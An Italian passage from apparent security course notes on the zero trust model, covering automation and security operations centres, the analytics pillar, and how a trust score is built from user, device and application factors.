L'automazione è un aspetto fondamentale del modello *zero trust* in quanto permette di ridurre il rischio di errore umano e di velocizzare le operazioni per il controllo e la gestione della sicurezza della rete.
vengono istituiti degli *Security Operation Centers* `SOCs` atti alla creazione di strumenti per la gestione delle informazioni di sicurezza, per la gestione degli eventi, e per lo studio del comportamento di utenti e entità. Sono stati sviluppati degli strumenti detti *Security Orchestration* che connettono questi strumenti e ne permettono la gestione centralizzata.

[4] Come discusso nella sezione 2.3 - Multi Factor Authentication - Autenticazione a più fattori
[5] Vedi il capitolo 4 - Applicazioni della criptografia `PKI&TLS`

Pilastro 6 - *Analytics*

L'analisi dei dati è un aspetto fondamentale del modello *zero trust* in quanto non è possibile combattere una minaccia che non è possibile vedere o comprendere. Risulta quindi cruciale fare leva su strumenti quali:

1. *Security Information Management*
2. *Advanced Security Analytics Platforms*
3. *Security User Behavior Analytics*
4. ed altri strumenti di analisi dei dati che permettano agli esperti di osservare in tempo reale il comportamento degli utenti e delle entità all'interno della rete. Ciò in modo da orientare difese più efficaci e mirate.

8.3.2 Stabilire la "fiducia" in un modello senza fiducia

Come stabiliamo che un utente o un dispositivo è attendibile in un modello *zero trust* ?
La fiducia viene stabilita in base alle esigenze organizzative ed al focus che si vuole dare alla sicurezza. In ambienti dove il modello è applicato la fiducia viene stabilita in base principalmente a tre fattori:

1. *User* - L'identità dell'utente e le sue credenziali
2. *Device* - Il dispositivo da cui l'utente si connette
3. *Application* - L'applicazione alla quale l'utente vuole accedere

Da questi tre il "motore di fiducia" determina un punteggio di fiducia dal quale si basano le *policies* per l'accesso alle risorse. Una risorsa più sensibile richiederà un punteggio di fiducia più alto rispetto ad una risorsa meno sensibile.